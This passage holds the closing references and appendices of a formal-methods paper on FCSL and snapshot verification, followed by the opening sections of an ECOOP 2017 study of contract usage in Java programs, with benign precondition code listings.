21 Bart Jacobs and Frank Piessens. Expressive modular fine-grained concurrency specification. In Thomas Ball and Mooly Sagiv, editors, *Proceedings of the 38th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2011, Austin, TX, USA, January 26-28, 2011*, pages 271–282. ACM, 2011. doi:10.1145/1926385.1926417.

22 Prasad Jayanti. An optimal multi-writer snapshot algorithm. In *Proceedings of the 37th Annual ACM Symposium on Theory of Computing, Baltimore, MD, USA, May 22-24, 2005*, pages 723–732. ACM, 2005. doi:10.1145/1060590.1060697.

23 Ralf Jung, Robbert Krebbers, Lars Birkedal, and Derek Dreyer. Higher-order ghost state. In Jacques Garrigue, Gabriele Keller, and Eijiro Sumii, editors, *Proceedings of the 21st ACM SIGPLAN International Conference on Functional Programming, ICFP 2016*, pages 256–269. ACM, 2016. doi:10.1145/2951913.2951943.

24 Ralf Jung, David Swasey, Filip Sieczkowski, Kasper Svendsen, Aaron Turon, Lars Birkedal, and Derek Dreyer. Iris: Monoids and invariants as an orthogonal basis for concurrent reasoning. In Rajamani and Walker [35], pages 637–650. doi:10.1145/2676726.2676980.

25 Artem Khyzha, Mike Dodds, Alexey Gotsman, and Matthew J. Parkinson. Proving linearizability using partial orders. In Hongseok Yang, editor, *Programming Languages and Systems - 26th European Symposium on Programming, ESOP 2017. Proceedings*, volume 10201 of *LNCS*, pages 639–667. Springer, 2017. doi:10.1007/978-3-662-54434-1_24.

26 Artem Khyzha, Alexey Gotsman, and Matthew J. Parkinson. A generic logic for proving linearizability. In John S. Fitzgerald, Constance L. Heitmeyer, Stefania Gnesi, and Anna Philippou, editors, *FM 2016: Formal Methods - 21st International Symposium, Limassol, Cyprus, November 9-11, 2016, Proceedings*, volume 9995 of *Lecture Notes in Computer Science*, pages 426–443, 2016. doi:10.1007/978-3-319-48989-6_26.

27 Ruy Ley-Wild and Aleksandar Nanevski. Subjective auxiliary state for coarse-grained concurrency. In Roberto Giacobazzi and Radhia Cousot, editors, *The 40th Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL '13*, pages 561–574. ACM, 2013. doi:10.1145/2429069.2429134.

28 Hongjin Liang and Xinyu Feng. Modular verification of linearizability with non-fixed linearization points. In Hans-Juergen Boehm and Cormac Flanagan, editors, *ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI '13, Seattle, WA, USA, June 16-19, 2013*, pages 459–470. ACM, 2013. doi:10.1145/2462156.2462189.

29 Adam Morrison and Yehuda Afek. Fast concurrent queues for x86 processors. In Alex Nicolau, Xiaowei Shen, Saman P. Amarasinghe, and Richard W. Vuduc, editors, *ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming, PPoPP '13, Shenzhen, China, February 23-27, 2013*, pages 103–112. ACM, 2013. doi:10.1145/2442516.2442527.

30 Aleksandar Nanevski. Separation logic and concurrency. Oregon programming languages summer school, 2016. URL: http://software.imdea.org/~aleks/oplss16/notes.pdf.

31 Aleksandar Nanevski, Ruy Ley-Wild, Ilya Sergey, and Germán Andrés Delbianco. Communicating state transition systems for fine-grained concurrent resources. In Shao [40], pages 290–310. doi:10.1007/978-3-642-54833-8_16.

32 Peter W. O'Hearn, Noam Rinetzky, Martin T. Vechev, Eran Yahav, and Greta Yorsh. Verifying linearizability with hindsight. In Andréa W. Richa and Rachid Guerraoui, editors, *Proceedings of the 29th Annual ACM Symposium on Principles of Distributed Computing, PODC 2010, Zurich, Switzerland, July 25-28, 2010*, pages 85–94. ACM, 2010. doi:10.1145/1835698.1835722.

33 Susan S. Owicki and David Gries. Verifying properties of parallel programs: An axiomatic approach. *Commun. ACM*, 19(5):279–285, 1976. doi:10.1145/360051.360224.

34 Erez Petrank and Shahar Timnat. Lock-free data-structure iterators. In Yehuda Afek, editor, *Distributed Computing - 27th International Symposium, DISC 2013, Jerusalem, Israel, October 14-18, 2013. Proceedings*, volume 8205 of *Lecture Notes in Computer Science*, pages 224–238. Springer, 2013. doi:10.1007/978-3-642-41527-2_16.

35 Sriram K. Rajamani and David Walker, editors. *Proceedings of the 42nd Annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2015, Mumbai, India, January 15-17, 2015*. ACM, 2015.

36 Gerhard Schellhorn, Heike Wehrheim, and John Derrick. How to prove algorithms linearisable. In P. Madhusudan and Sanjit A. Seshia, editors, *Computer Aided Verification - 24th International Conference, CAV 2012, Berkeley, CA, USA, July 7-13, 2012 Proceedings*, volume 7358 of *Lecture Notes in Computer Science*, pages 243–259. Springer, 2012. doi:10.1007/978-3-642-31424-7_21.

37 Ilya Sergey, Aleksandar Nanevski, and Anindya Banerjee. Mechanized verification of fine-grained concurrent programs. In David Grove and Steve Blackburn, editors, *Proceedings of the 36th ACM SIGPLAN Conference on Programming Language Design and Implementation, PLDI 2015*, pages 77–87. ACM, 2015. doi:10.1145/2737924.2737964.

38 Ilya Sergey, Aleksandar Nanevski, and Anindya Banerjee. Specifying and verifying concurrent algorithms with histories and subjectivity. In Jan Vitek, editor, *Programming Languages and Systems - 24th European Symposium on Programming, ESOP 2015. Proceedings*, volume 9032 of *LNCS*, pages 333–358. Springer, 2015. doi:10.1007/978-3-662-46669-8_14.

39 Ilya Sergey, Aleksandar Nanevski, Anindya Banerjee, and Germán Andrés Delbianco. Hoare-style specifications as correctness conditions for non-linearizable concurrent objects. In Eelco Visser and Yannis Smaragdakis, editors, *Proceedings of the 2016 ACM SIGPLAN International Conference on Object-Oriented Programming, Systems, Languages, and Applications, OOPSLA 2016*, pages 92–110. ACM, 2016. doi:10.1145/2983990.2983999.

40 Zhong Shao, editor. *Programming Languages and Systems - 23rd European Symposium on Programming, ESOP 2014, Proceedings*, volume 8410 of *LNCS*. Springer, 2014. doi:10.1007/978-3-642-54833-8.

41 Kasper Svendsen and Lars Birkedal. Impredicative Concurrent Abstract Predicates. In Shao [40], pages 149–168. doi:10.1007/978-3-642-54833-8_9.

42 Aaron Turon, Derek Dreyer, and Lars Birkedal. Unifying refinement and hoare-style reasoning in a logic for higher-order concurrency. In Greg Morrisett and Tarmo Uustalu, editors, *ACM SIGPLAN International Conference on Functional Programming, ICFP'13*, pages 377–390. ACM, 2013. doi:10.1145/2500365.2500600.

43 Viktor Vafeiadis. *Modular fine-grained concurrency verification*. PhD thesis, University of Cambridge, 2007. URL: http://www.cl.cam.ac.uk/techreports/UCAM-CL-TR-726.pdf.

44 Viktor Vafeiadis, Maurice Herlihy, Tony Hoare, and Marc Shapiro. Proving correctness of highly-concurrent linearisable objects. In Josep Torrellas and Siddhartha Chatterjee, editors, *Proceedings of the ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming, PPOPP 2006, New York, New York, USA, March 29-31, 2006*, pages 129–136. ACM, 2006. doi:10.1145/1122971.1122992.

45 Viktor Vafeiadis and Matthew J. Parkinson. A marriage of rely/guarantee and separation logic. In Luís Caires and Vasco Thudichum Vasconcelos, editors, *CONCUR 2007 - Concurrency Theory, 18th International Conference, CONCUR 2007, Lisbon, Portugal, September 3-8, 2007, Proceedings*, volume 4703 of *Lecture Notes in Computer Science*, pages 256–271. Springer, 2007. doi:10.1007/978-3-540-74407-8_18.

A A brief introduction to FCSL

A state of a resource in FCSL [31], such as that of snapshot data structure discussed in this paper, always consists of three distinct auxiliary variables that we name a_{s}, a_{o} and a_{j}. These stand for the abstract self state, other state, and shared (joint) state.

However, the user can pick the types of these variables based on the application. In this paper, we have chosen a_{s} and a_{o} to be histories, and have correspondingly named them χ_{s} and χ_{o}. On the other hand, a_{j} consists of all the other auxiliary components that we discussed, such as the variables χ_{j}, τ, κ, S_x, S_y, W_x and W_y. These variables become merely projections out of a_{j}. It is essential that a_{s} and a_{o} have a common type, which moreover, exhibits the algebraic structure of a *partial commutative monoid* (PCM). A PCM requires a partial binary operation $\bullet$ which is commutative and associative, and has a unit. PCMs are

important, as they give a generic way to define the inference rule for parallel composition.

$$\frac{e_1 : \{P_1\}\ A\ \{Q_1\}@C \quad e_2 : \{P_2\}\ B\ \{Q_2\}@C}{e_1 \parallel e_2 : \{P_1 \circledast P_2\}\ (A \times B)\ \{[r.1/r]Q_1 \circledast [r.2/r]Q_2\}@C}$$

Here, $\circledast$ is defined over state predicates P_1 and P_2 as follows.

$$(P_1 \circledast P_2)(a_\mathsf{s}, a_\mathsf{j}, a_\mathsf{o}) \iff \exists x_1\ x_2.\ a_\mathsf{s} = x_1 \bullet x_2 \wedge P_1(x_1, a_\mathsf{j}, x_2 \bullet a_\mathsf{o}) \wedge P_2(x_2, a_\mathsf{j}, x_1 \bullet a_\mathsf{o})$$

The inference rule, and the definition of $\circledast$, formalize the intuition that when a parent thread forks e_1 and e_2, then e_1 is part of the environment for e_2 and vice-versa. This is so because the *self* component a_s of the parent thread is split into x_1 and x_2; x_1 and x_2 become the *self* parts of e_1, and e_2 respectively, but x_2 is also added to the *other* component a_o of e_1, and dually, x_1 is added to the *other* component of e_2.

In this paper, the PCM we chose is that of histories, which are a PCM under the operation of disjoint union $\cup$, with the $\varnothing$ history as the unit. More common in separation logic is to use heaps, which, similarly to histories, form PCM under disjoint (heap) union and the empty heap, empty. In FCSL, these can be combined into a Cartesian product PCM, to enable reasoning about both space and time in the same system.

The frame rule is a special case of the parallel composition rule, obtained when e_2 is taken to be the idle thread.

$$\frac{e : \{P\}\ A\ \{Q\}@C}{e : \{P \circledast R\}\ A\ \{Q \circledast R\}@C}\ R \text{ is stable}$$

For the purpose of this paper, the rule is important because it allows us to generalize the specifications of `write` and `scan` from Figure 4. In that figure, both procedures start with the precondition that $\chi_\mathsf{s} = \varnothing$. But what do we do if the procedures are invoked by another one which has already completed a number of writes, and thus its χ_s is non-empty. By $\circledast$-ing with the frame predicate $R \mathrel{\widehat{=}} (\chi_\mathsf{s} = k)$, the frame rule allows us to generalize these specs into ones where the input history equals an arbitrary k:

$$\begin{array}{ll}
\texttt{write}\ (p, v): & \{\chi_\mathsf{s} = k\} \\
& \{\exists t.\ \chi'_\mathsf{s} = h \cup t \mapsto (p, v) \wedge \mathsf{dom}(\chi_\mathsf{o}) \cup \mathsf{scanned}\ \Omega \subseteq \Omega' \downarrow t\}@C \\
\texttt{scan}: & \{\chi_\mathsf{s} = k\} \\
& \{r.\ \exists t.\ \chi'_\mathsf{s} = k \wedge r = \mathsf{eval}\ t\,\Omega'\,\chi' \wedge \mathsf{dom}(\chi) \subseteq \Omega' \downarrow t \wedge t \in \mathsf{scanned}\,\Omega'\}@C
\end{array}$$

These two *large-footprint* instances of the rules for `scan` and `write` are those used in the proof of our clients in Section 4. For further details on FCSL, its semantics and implementation, we refer the reader to [31].

B Implementation and Correctness of *relink*

In Section 6, we described briefly the implementation of *relink*, without giving much details on the auxiliary helper functions *inspect* and *push*. We give here their definitions, together with some associated properties:

▸ **Definition 15** (inspect). Given two timestamps t_x, t_y then *inspect* $t_x\, t_y\, \sigma\, \kappa$ is defined as follows:

$$\mathit{inspect}\ t_x\, t_y\ \kappa\ \widehat{=}\ \begin{cases} \mathsf{Yes}\ x\ t_z & \text{if } t_x <_\sigma t_y,\ t_x = \mathsf{last\_green}_\sigma\ \chi_x, \\ & t_z = \mathsf{yellow\_timestamp}_\sigma\ \chi_x, \text{ and } t_z <_\sigma t_y \\ \mathsf{Yes}\ y\ t_z & \text{if } t_y <_\sigma t_x,\ t_y = \mathsf{last\_green}_\sigma\ \chi_y, \\ & t_z = \mathsf{yellow\_timestamp}_\sigma\ \chi_y, \text{ and } t_z <_\sigma t_x \\ \mathsf{No} & \text{otherwise} \end{cases}$$

▸ **Definition 16** (push). *push* is a surgery operation defined on σ as follows:

Let $\sigma = \sigma_{<_i} +\!\!+\ i\ +\!\!+\ \sigma_{i..j} +\!\!+\ j\ +\!\!+\ \sigma_{>_j}$, then $\mathit{push}\ i\ j\ \sigma = \sigma_{<_i} +\!\!+\ \sigma_{i..j} +\!\!+\ j\ +\!\!+\ i\ +\!\!+ \sigma_{>_j}$

The definition of *inspect* works under the assumption that t_x and t_y are, respectively, the last green or yellow timestamp in χ_x and χ_y. This latter fact is recovered in the definition of *relink* in Figure 6 and reinforced in line 21 in the proof of `scan` in Figure 8. When *inspect* returns $\mathsf{Yes}\ p\, t_z$, σ' is computed by pushing some i timestamp past another timestamp j in σ. The definition of *push* above shows that this operation is an algebraic manipulation on sequences. In fact, we implement it using standard *surgery* operations on lists: $+\!\!+$, take, *etc.*

In Section 6, we have mentioned that the correctness aspect of auxiliary code involves proving that the code preserves the auxiliary state invariants from Section 5. For example, the correctness proof of *relink*, relies on the following helper lemmas. The first lemma asserts that *inspect* correctly determines the "offending" timestamp; the second and the third lemma assert that *push* modifies σ in a way that allows us to prove (in Section 7), that the pair (r_x, r_y) a valid snapshot.

▸ **Lemma 17** (Correctness of *inspect*). *If t_x, t_y are timestamps for write events of r_x, r_y, then inspect t_x t_y σ κ correctly determines that (r_x, r_y) is a valid snapshot under ordering $<_\sigma$ and colors κ, or otherwise returns the "offending" timestamp. More formally, if $S_s = \mathsf{S_{Off}}\ t_{\mathsf{off}}, S_x = \mathsf{True}, S_y = \mathsf{True}$, and for each $p \in \{x, y\}$, $t_p \mapsto (p, r_p) \in \chi$ and $\mathsf{lastGY}\ p\, t_p$, the following are exhaustive possibilities.*

1. *If $t_x <_\sigma t_y$ and $\kappa(t_x) = \mathsf{yellow}$, then inspect t_x t_y σ $\kappa = \mathsf{No}$. Symmetrically for $t_y <_\sigma t_x$.*
2. *If $t_x <_\sigma t_y$, $t_x = last\_green\ \chi_x$, and $\forall s \in \chi_x.\ t_x <_\sigma s \implies t_y <_\sigma s$, then inspect $t_x\, t_y\, \sigma\, \kappa = \mathsf{No}$. Symmetrically for $t_y <_\sigma t_x$.*
3. *If $t_x <_\sigma t_y$, $t_x = last\_green\ \chi_x$, $s \in \chi_x$, and $t_x <_\sigma s <_\sigma t_y$, it follows that inspect $t_x\, t_y \sigma\kappa = \mathsf{Yes}\, x\, s$ and $\kappa(s) = \mathsf{yellow}$. Symmetrically for $t_y <_\sigma t_x$.*

▸ **Lemma 18** (Push Mono). *Given elements a, b, i, j, all in σ, and $\sigma' = push\ i\, j\, \sigma$, then:*

1. *If $a <_\sigma i$ then $a <_\sigma b \implies a <'_\sigma b$.*
2. *If $j <_\sigma b$ then $a <_\sigma b \implies a <'_\sigma b$.*
3. *If $a \neq i$ then $a <_\sigma b \implies a <'_\sigma b$*

▸ **Lemma 19** (Correctness of *push*). *Given $S_s = \mathsf{S_{Off}}\ t_{\mathsf{off}}, S_x = S_y = \mathsf{True}$, and for $p \in \{x, y\}$, we have $t_p \mapsto (p, r_p) \in \chi$, $\mathsf{lastGY}\ p\, t_p$, and inspect t_x t_y σ $\kappa = \mathsf{Yes}\ p\ t_s$. If we name $t_z \in \{t_x, t_y\}$, with $p \neq z$, and $\sigma' = push\ t_s\ t_z\ \sigma$, then:*

1. *relink satisfies the 2-state invariants from Invariant 1.*
2. *$\chi', \sigma', \tau', \kappa'$ satisfies all the resource invariants from Section 5,* i.e. *Invariants 3–10.*

In our mechanization, these three lemmas allow us to prove Lemma 13, *relink*'s main property.

Contracts in the Wild: A Study of Java Programs*

Jens Dietrich[1], David J. Pearce[2], Kamil Jezek[3], and Premek Brada[4]

1 **School of Engineering and Advanced Technology, Massey University**
Palmerston North, New Zealand
j.b.dietrich@massey.ac.nz

2 **School of Engineering and Computer Science**
Victoria University of Wellington, Wellington, New Zealand
djp@ecs.vuw.ac.nz

3 **NTIS – New Technologies for the Information Society**
Faculty of Applied Sciences, University of West Bohemia, Pilsen, Czech Republic
kjezek@kiv.zcu.cz

4 **NTIS – New Technologies for the Information Society**
Faculty of Applied Sciences, University of West Bohemia, Pilsen, Czech Republic
brada@kiv.zcu.cz

Abstract

The use of formal contracts has long been advocated as an approach to develop programs that are provably correct. However, the reality is that adoption of contracts has been slow in practice. Despite this, the adoption of lightweight contracts — typically utilising runtime checking — has progressed. In the case of Java, built-in features of the language (e.g. assertions and exceptions) can be used for this. Furthermore, a number of libraries which facilitate contract checking have arisen.

In this paper, we catalogue 25 techniques and tools for lightweight contract checking in Java, and present the results of an empirical study looking at a dataset extracted from the 200 most popular projects found on Maven Central, constituting roughly 351,034 KLOC. We examine (1) the extent to which contracts are used and (2) what kind of contracts are used. We then investigate how contracts are used to safeguard code, and study problems in the context of two types of substitutability that can be guarded by contracts: (3) unsafe evolution of APIs that may break client programs and (4) violations of Liskov's Substitution Principle (LSP) when methods are overridden. We find that: (1) a wide range of techniques and constructs are used to represent contracts, and often the same program uses different techniques at the same time; (2) overall, contracts are used less than expected, with significant differences between programs; (3) projects that use contracts continue to do so, and expand the use of contracts as they grow and evolve; and, (4) there are cases where the use of contracts points to unsafe subtyping (violations of Liskov Substitution Principle) and unsafe evolution.

1998 ACM Subject Classification D.1.5 Object-oriented Programming, D.2.4 Software/Program Verification, D.3.3 Language Constructs and Features

Keywords and phrases verification, design-by-contract, assertions, preconditions, postconditions, runtime checking, java, input validation

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.9

* This project was supported by a gift from Oracle Labs Australia to the first author and by the Ministry of Education, Youth and Sports of the Czech Republic under the project PUNTIS (LO1506) under the program NPU I.

31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 9; pp. 9:1–9:29

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

Supplementary Material ECOOP Artifact Evaluation approved artifact available at `http://dx.doi.org/10.4230/DARTS.3.2.6`

1 Introduction

The idea of providing formal specifications of computer programs in the form of *pre-* and *post-conditions* has a long history in Computer Science. The seminal works of Floyd, Hoare, and Naur proposed rigorous techniques for reasoning about programs and establishing their specifications [65, 58, 82]. Hoare, for example, provided an axiomatic means for relating pre-conditions to post-conditions. By the mid-seventies the vernacular of contracts, specifically pre- and post-conditions, was widespread. The idea of one program mechanically verifying another soon arose, and early efforts included that of King [74], Deutsch [46], the Gypsy Verification Environment [61] and the Stanford Pascal Verifier [78].

A *verifying compiler*, following Hoare's vision, "*uses automated mathematical and logical reasoning to check the correctness of the programs that it compiles*" [64]. The modern era of verifying compilers can be traced back to the pioneering work at Compaq Systems Research Center which led to the Extended Static Checker for Modula-3 and subsequently for Java [45, 57]. Since then a variety of other tools employing contracts have blossomed, including JML [42], Spec# [18, 19], Dafny [76, 77], Why3 [56], VeriFast [69, 68], Frama-C [43, 62] and Whiley [84, 85]. Spark/ADA is a notable exception as a commercially developed system used extensively in industry [70, 17]. Examples of this include *space-control systems* [28], *aviation systems* [37], *automobile systems* [66] and *railway systems* [50].

At this point we must acknowledge that, despite some success stories, tools for compile-time checking of contracts are not in widespread use [27, 81]. Spec# is a pertinent example as a project that aimed to "*build a real system that real programmers can use on real programs to do real verification*" [18]. But, despite considerable investment, the project failed to deliver on this and wrapped up without making it into production. [1] However, one idea stemming from the project has made its way into production. Specifically, *Code Contracts* were introduced in .NET 4.0 which, essentially, constitutes a library for static and runtime checking of pre- and post-conditions [55].

1.1 Contracts and Their Checking

Whilst the adoption of static verification has been hampered by a lack of effective tooling, runtime contract checking remains a cost-effective and pragmatic alternative [39]. Empirical studies have consistently shown runtime contracts as effective at identifying faults and aiding diagnosis [92, 95, 15, 32]. Testing and coverage frameworks compound these benefits by giving mechanisms to exercise contracts and establish when a program is "correct enough" [63, 88].

Our notion of contract respects the general assume-guarantee principle and follows the *Design by Contract* viewpoint promoted by Meyer [80], where contracts are viewed as lightweight specifications: *"The principles of Design by Contract form the basis of the Eiffel approach and account for a good deal of its appeal. Eiffel's contracts are the result of a design trade-off between the full extent of formal specifications and what is acceptable to practicing software developers."*

[1] Despite these comments, we do believe the project was a success in many respects and has helped to advance the field considerably.

A key observation here is that *usability* is as important as the strength of the formalism. That is, techniques which are heavy in formalism and specialized syntax have a low chance of being adopted by ordinary programmers [80]. Simpler forms like type annotations and assertions should therefore have higher adoption rates in general. As an example, Hoare reported that the Microsoft Office source code contained (at that time) around 250M runtime assertions [63].

In practice, contracts manifest themselves in a variety of ways: firstly, testing frameworks typically provide specialised constructs (e.g. JUnit's `assertNotNull()`); secondly, most languages support runtime assertions (e.g. Java `assert`) within the code itself; finally, one can always utilise more ad-hoc methods (e.g. Java `IllegalArgumentException`) and, indeed, a number of libraries have sprung up here (e.g. Guava with its `Preconditions.check*` methods, etc). There are also specific language extensions which support contracts to various degrees. For example, Eiffel [79] and the contract languages of JML [75] and Spec# [18] support runtime contract checking.

1.2 Contracts and Evolution

Another aspect related to the use of contracts in practice is *evolution* — that is, how the contracts vary between different versions of a program and how this can affect its clients. This is important with the prevalence of modern build tools, like Maven and Gradle, which automate dependency resolution. Frameworks like OSGi [98] take this further and resolve dependencies at runtime against components supplied via repositories. Such systems support declarative dependencies using version ranges and, oftentimes, checks normally performed at build time (e.g. testing) are bypassed as dependencies are automatically updated at deployment or runtime. In this context, contracts of different kinds [24] play an important part to safeguard this process of *composition* using *"contractually specified interfaces"* [96]. This is especially true if they can be aggregated in computed and automatically enforced meta-data such as semantic versions [89].

1.3 Research Questions and Contributions

This paper is concerned with how contracts are used in practice in the world of Java programs. We first examine a number of different ways that contracts can manifest themselves in Java. Then we investigate two related issues: firstly, whether contracts are actually being used and how often; secondly, how they evolve and whether or not they identify breaking changes in client-supplier composition. Specifically, we try to answer the following research questions:

RQ1 *Which language features are used to represent contracts in real-world Java programs?*
RQ2 *How does the use of contracts change throughout the evolution of a program?*
RQ3 *Are contracts used correctly in the context of program evolution in real-world Java programs?*
RQ4 *Are contracts used correctly in the context of subtyping in real-world Java programs?*

Note, RQ4 can be rephrased roughly as: *are there contract-based violations of Liskov's Substitution Principle in real-world Java programs?* In an attempt to answer these questions, we performed a detailed analysis of a data set extracted from the Maven Central repository of Java-based program artefacts which is unbiased with respect to contract use. The contributions of this paper are:

1. We present a classification of contract constructs in existing Java programs and a lightweight static analysis for their identification. Our analysis looks for patterns in the

program source, e.g. the use of Java `assert`, throwing of `IllegalArgumentExceptions`, use of various contract APIs (such as Guava's `Preconditions`) and annotations (like JSR303 and JSR305). Altogether, we investigated the presence of 25 different techniques to represent contracts.

2. We report on an empirical study of 176 projects with 6,934 versions hosted on Maven central, constituting 351,034 KLOC. Our findings suggest that: firstly, contracts of different types are being used (though less than might perhaps be expected); and, secondly, that problems with respect to contracts do indeed arise in the wild in the contexts of subtyping and evolution.

2 Contract Patterns in Java

2.1 Terminology

For the purpose of our analysis, we consider a contract as composed of *contract elements*. Contracts are associated with code artefacts such as methods, fields or classes. The contract elements associated with a method are *pre-* and *post-conditions* which specify the constraints on its input and output values, representing the methods's assumptions and guarantees, respectively. We also consider *class invariants* as contract elements associated with classes and fields. Class invariants are not associated with particular methods, but apply to all (public) methods of the respective class. According to Meyer [80], class invariants can be considered as quantified contract elements for all (public) methods of a class: *"In effect, then, the invariant is added to the precondition and postcondition of every exported routine of the class"*.

Contracts can be used for static verification and/or evaluated at runtime. Contract elements generally fit into the pattern *condition-action-message*, though this is sometimes hidden or implicit. That is, a *condition* that can be evaluated to `true` or `false`, indicating whether the constraint is satisfied or not, and an *action* that is executed in case the constraint is violated. A contract element might also include an optional *message* to provide additional information useful for diagnosis. If the condition and action are explicit, then the element carries its own *enforcement semantics*. For instance, this is the case for assertion-based contracts in Java: at runtime, if assertion checking is enabled and the evaluation of the asserted expression fails, an `AssertionError` is created and thrown. If a contract element is not associated with a condition and action, the enforcement semantics is provided by other means such as naming convention, tooling or documentation. For instance, this is the case for certain annotation-based contracts where pluggable annotation processors are used for this purpose.

Our notion of contract element corresponds to assertions used by Meyer [80] and in Eiffel: *"Eiffel encourages software developers to express formal properties of classes by writing assertions, which may in particular appear in the following roles: .. routine preconditions .. routine postconditions .. class invariants"* [2]. Unfortunately, the term assertion has a slightly different meaning in Java as it is associated with the `assert` statement. As we will discuss in more detail below, `assert` statements can be used to write post-conditions and class invariants, but they are not suitable for pre-conditions. Furthermore, they can also be used in a manner where they do not represent any contract element.

[2] `https://archive.eiffel.com/doc/online/eiffel50/intro/language/invitation-07.html` (accessed 10 January 2017)

Table 1 Contract constructs and their classification.

Category	Example constructs

CREs (2 types)	`IllegalArgumentException`
	`IllegalStateException`
	`NullPointerException`
	`IndexOutOfBoundsException`
	`ArrayIndexOutOfBoundsException`
	`StringIndexOutOfBoundsException`
	`UnsupportedOperationException`

APIs (4 types)	`com.google.common.base.Preconditions.*` (Guava)
	`org.apache.commons.lang3.Validate.*`
	`org.springframework.util.Assert.*`

Assertions (1 type)	`assert` (Java)

Annotations (17 types)	`javax.annotation.*` (JSR305)
	`javax.annotation.concurrent.*` (JSR305)
	`javax.validation.constraints.*` (JSR303, JSR349)
	`org.jetbrains.annotations.*`
	`org.intellij.lang.annotations.*`
	`edu.umd.cs.findbugs.annotations.*`

Other (1 type)	(jContractor)

In the following subsections we discuss the various *categories* of contract element patterns and forms we investigated, and for each one provide examples of concrete *types* of constructs by which they are expressed. The list of categories and the initial set of types was extracted from a study of academic and grey literature (*wikipedia*, *stackoverflow*, *c2.com*). Table 1 summarises the classification. The numbers in the first column indicate the number of patterns found in the respective category; the total number of patterns we considered is 25.

2.2 Conditional Runtime Exceptions (CRE) and Unsupported Operations

This is the most basic approach, and constitutes throwing an exception on condition failure, enforcing the contract at runtime. In *Effective Java*, Bloch suggests using runtime exceptions to indicate programming errors, typically pre-condition violations [26, item 58]. Rudimentary support is provided in the Java standard library through exceptions specifically aimed at signalling violations, such as `IllegalArgumentException`. Listing 1 illustrates an example.

We are particularly interested in these runtime exceptions: `IllegalStateException`, `IllegalArgumentException`, `NullpointerException`, `IndexOutOfBoundsException`, `UnsupportedOperationException` (all in the `java.lang` package). Of these, `UnsupportedOperationException` is especially interesting as it indicates when a method is unavailable. This models the semantics of optional methods (such as `Iterator.remove()`), and also the absence of platform-specific operations (e.g. for the user interface). In this sense, `UnsupportedOperationException` represents the strongest possible pre-condition that cannot be satisfied by any caller. The common usage pattern is that a method only instantiates and throws the exception *without* using a guard condition.

```
1 static public double binomial(int k, int n, double p) {
2 if( (p < 0.0) || (p > 1.0) )
3 throw new IllegalArgumentException();
4 if( (k < 0) || (n < k) )
5 throw new IllegalArgumentException();
6 ...
7 }
```

Listing 1 Use of conditional runtime exceptions in pre-condition checks in `cern.jet.stat.Probability` (in *colt 1.2.0*).

```
1 public static void checkArgument(boolean expression) {
2 if (!expression) {
3 throw new IllegalArgumentException();
4 }
5 }
```

Listing 2 Contract API method defined in `com.google.common.base.Preconditions` (in *Guava 19.0*).

2.3 Contract APIs

The next level of sophistication is to provide a *contract API* consisting of wrappers around conditional exceptions (see for example Listing 2). This provides a potentially richer language for expressing contracts, conveys the programmer's intention more clearly, and introduces less clutter. Contract API methods are typically facilitated by making them `static` (i.e. to be used as though locally defined via static imports). Static methods also facilitate fast execution as static dispatch (via `invokestatic`) is used.

The popular *Guava* [6] library contains the `com.google.common.base.Preconditions` class with multiple static `check*` methods (e.g. `checkArgument()`, `checkState()`, etc). The documentation stipulates this class contains *"Static convenience methods that help a method or constructor check whether it was invoked correctly (whether its preconditions have been met)"*. [3] The same document also indicates that these methods are not to be used for other checks (including post-condition and invariant checks): *"It is of course possible to use the methods of this class to check for invalid conditions which are not the caller's fault. Doing so is not recommended because it is misleading to future readers of the code and of stack traces."*. Listing 3 shows some code from the *Hadoop* project illustrating the use of Guava to represent a pre-condition.

Likewise, Apache Commons provides the class `Validate` [1] with similar semantics which the documentation states *"assists in validating arguments"*.[4] Other examples are *Spring Assert* [12] (`org.springframework.util.Assert`) and *valid4j* [13] which has similar goals and is notable for using the hamcrest internal DSL [7] for representing conditions.

There are two caveats concerning contract APIs in practical use. Firstly, they introduce some performance overhead, because the message is always constructed and the condition

[3] `https://google.github.io/guava/releases/19.0/api/docs/com/google/common/base/Preconditions.html` (accessed 10 January 2017)

[4] `https://commons.apache.org/proper/commons-lang/javadocs/api-3.1/org/apache/commons/lang3/Validate.html` (accessed 10 January 2017)

```
1  import com.google.common.base.Preconditions;
2  ...
3  FileDistributionCalculator(Configuration conf,
4  long maxSize,int steps,PrintWriter out) {
5  this.conf=conf;
6  this.maxSize=maxSize==0?MAX_SIZE_DEFAULT:maxSize;
7  this.steps=steps==0?INTERVAL_DEFAULT:steps;
8  this.out=out;
9  long numIntervals=this.maxSize/this.steps;
10 // avoid OutOfMemoryError when allocating an array
11 Preconditions.checkState(numIntervals<=MAX_INTERVALS,
12 "Too many distribution intervals (maxSize/step): " +
13 numIntervals + ", should be less than " +
14 (MAX_INTERVALS+1) + ".");
15 this.distribution=new int[1+(int)(numIntervals)];
16 }
```

Listing 3 Use of the Guava contract API in `org.apache.hadoop.hdfs.tools.offlineImageViewer.FileDistributionCalculator` (in *Hadoop 2.5.0*).

evaluated completely (i.e. to pass them to the contract API method). With conditional exceptions, error messages are only constructed if the condition is violated. The Guava documentation explicitly recommends reverting to conditional exceptions in performance-critical situations for this reason. Secondly, the use of APIs adds a dependency to projects. This makes the use of APIs a less obvious choice. A good example is the decision of the *ElasticSearch* project to remove the use of the Guava pre-condition API for those reasons[5].

Apart from the example APIs mentioned above, it is possible that further contract APIs exist. In some cases, these are only defined and used locally within the scope of a certain project or a group of related projects. One such case will be discussed in section 4.2.

2.4 Assertions

Java has supported assertions through the `assert` keyword since version 1.4 released in 2002. Assertions implement runtime checks by evaluating boolean conditions. If this check fails, an error (`AssertionError`) is thrown.

